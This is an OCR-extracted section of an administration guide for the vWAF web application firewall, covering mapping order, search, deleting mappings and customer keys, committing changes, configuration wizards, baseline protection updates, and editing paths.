
Changing the processing order

CONTEXT:

vWAF always processes the mappings from top to bottom in the same order as they're listed in the administration interface. Only the first matching mapping is used. This can make a big difference if you're using hostnames with the placeholder symbol *.

1. To change the order, click the orange arrow symbols in the **Order** column.

FOR EXAMPLE:




Using search

CONTEXT:

You can utilize the Search field on top of the **Application Mapping** page in two ways:

- If you want to find one or multiple mappings that contain a particular host or prefix, just enter the name of this host or prefix. All matching applications are automatically highlighted. (You don't have to click any submit button.)
- You can also use the search function for testing how your mappings work. If you enter a full URL beginning with http://, all applications are highlighted that would match a request with this URL.

  NOTE: If you're using several customer keys and if there are applications found below several customer keys, all applications under all customer keys are highlighted. If collapsed, the corresponding sections expand automatically.



Deleting a mapping

CONTEXT:

NOTE: If you want to delete all mappings of a particular customer key, you don't have to delete the mappings individually. When deleting the customer key, this also deletes all mappings under this key.

To delete a single mapping:

1. If the mapping is not already shown, click the customer key to expand the corresponding section.
2. Find the line that shows the mapping, and then click the Delete icon in the **Action** column.

Deleting a customer key

CONTEXT:

NOTE: Deleting a customer key also deletes all mappings below this key, including your settings for hosts and prefixes. If you want to preserve your settings (to use them for another customer, for example), first export your mappings by clicking the green Export/ Import icon. For details see *Export and Import*.

To delete a customer key:

1. Select the key that you want to delete from the drop-down list next to the **Delete customer key** button. Note that you can't delete the empty [Default Customer Key]. (If your enforcers on all web

servers do specify their own customer keys, simply don't add any mappings for the [Default Customer Key].)

2. Click **Delete customer key**.


   Enter additional info to clarify the step here

   NOTE: This only deletes the customer key from application mapping. To delete the customer key also from "enforcer.location" in TrafficScript, use the following command to reset the variable: connection.data.set("enforcer.location", "my-specialcustomer-key").

Reviewing and committing or discarding changes to application mapping

CONTEXT:


Until you commit the changes that you've made to application mapping, these changes aren't saved and don't become active. If you have uncommitted changes, a green arrow appears next to the entry **Application Mapping** in the navigation area.




To save and activate your settings as they're reflected within the administration interface:

1. Click the **Review changes** button at the bottom of the **Application Mapping** page.

   FOR EXAMPLE:



   STEP RESULT: A table appears, listing all current changes



2. Check whether you want all of these changes to become active. In case you don't want to apply a particular change, you need to go back to the main **Application Mapping** page and undo it manually.

   NOTE: Don't click **Discard Changes** unless you want to discard all of your changes. If you want to undo single changes, click **Application Mapping** in the navigation to go back to the main Application Mapping page.

3. If you want to discard all of your changes, click **Discard changes**. If you want to commit all of your changes, click **Commit changes**.

   NOTE: Unlike when committing rulesets, no history of your application mappings is saved. This means that once you commit, you can't restore the previous state.

Using Wizards to Configure Applications

CONTEXT:

Wizards make it easier for you to carry out the most important configuration work by querying the necessary specifications step by step, checking any discrepancies and automatically adding the required handlers.


> **NOTE:** Not all settings available in vWAF can be made using wizards. The settings made using a wizard always apply to an entire application. If you want to carry out advanced settings for individual paths, you need to edit handlers manually (see *Editing Paths*, *Editing Preconditions*, and *Editing Handlers*).

For further information regarding setting up vWAF, see *Guide: Recommended Work Sequence*.

Procedure


1. In the navigation area, select the application that you want to configure.
   The security configuration for this application appears.

   FOR EXAMPLE:



2. On the **Wizards** tab in the **Action** column, click the **Edit** icon for the wizard that you want to run. The start page of the wizard appears.

FOR EXAMPLE:



On the left-hand side of each wizard, you find an overview of the individual steps. The step currently being edited is emphasized in bold. To get to the next page of a wizard, you click the Next button. The Back button takes you back to the previous page. For information on the attributes to be entered, see *Wizards* in the reference section.

Your inputs are saved provisionally once you've run through all the steps in the wizard and have clicked the Finish button on the last page (Summary). If you close the wizard using the Cancel button or using one of the links in the vWAF administration interface, your inputs are discarded.

NOTE: After successfully running through a wizard, the changes made aren't yet effective, which means that your web application is not yet protected accordingly. To do this, you need to commit and activate the configuration (see *Committing and Activating Ruleset Changes*).

NOTE: If you want to view the changes that a wizard has made to your security configuration on the level of the individual handlers, you can follow these in the change log (see *Reviewing and Discarding Ruleset Changes*).

Configuring and Updating Baseline Protection

CONTEXT:

Baseline Protection provides instant security to your web applications with minimum configuration work.

> **NOTE:** If you previously configured some rules in your security configuration, baseline protection adds its own rules up to the existing rules. Baseline protection never disables or modifies any of your custom rules.

First-Time configuration

To add baseline protection to an application:

1. Run the *Baseline Protection Wizard* for the application to which you want to add baseline protection (see *Using Wizards to Configure Applications* for details on how to enter the wizard). In the wizard, choose the most recent baseline for use.
2. Commit and activate your ruleset (see *Committing and Activating Ruleset Changes*).

RESULT:

Your web application is now protected.


AFTER COMPLETING THIS TASK:

Usually, your configuration is now finished and does not require any further refinement. If you're an advanced user, you can manually fine tune the *Baseline Protection Handler*, which was added by the wizard.

How to find out when new baselines are available

CONTEXT:

vWAF automatically downloads new baselines, but it does not automatically add them to your ruleset. When vWAF has downloaded a new baseline, a hint on the Home page (see *Starting Administration*) notifies you that an update is available for configuration and activation:



NOTE: If you see the message “didn’t check for updates” on the home page, check your installation settings (see *Installation*). For the automatic update notification to work, you need an active Internet connection when you log in to vWAF. If you use a proxy, you must configure this proxy in the configuration file zeusafm.conf (attributes see *System Configuration*).

If you previously configured an alert (see *Configuring Alerts* and *New Baselines Available Event Source*), you are also notified by email or another event destination. You can also check for available baselines using *Baseline Management*.

Updating the baseline

CONTEXT:

To update the current baseline:

1. Run the *Baseline Protection Wizard* for the application for which you want to update the baseline. In the wizard, choose the option **Update to latest version**.
2. Commit and activate your ruleset (see *Committing and Activating Ruleset Changes*).

Editing Paths

CONTEXT: Configuring paths is optional. It enables you to handle individual subdirectories or file types differently (see also *Application Mapping, Paths, Preconditions*).

The order of paths is important

The decider processes the list of paths from top to bottom. When a URL matches a defined path and all set up preconditions for this path are met (if preconditions have been set up at all), vWAF calls the handlers stored for that path for analyzing the request. Then it aborts. So if there are other path matches further down the list, these matches are not taken into account.

The order of the paths in the created list may therefore influence how vWAF behaves.

Duplicate paths when using preconditions

If you're using preconditions, you can create a duplicate of a path and only define preconditions for one of the two instances of that path. This allows you to handle the path differently, depending on whether or not the preconditions are met.

Examples

Paths are interpreted as regular expressions (for details on the syntax, see *Regular Expressions*). Depending on the web application, it can be useful to create separate paths for specific directories or for specific file types.

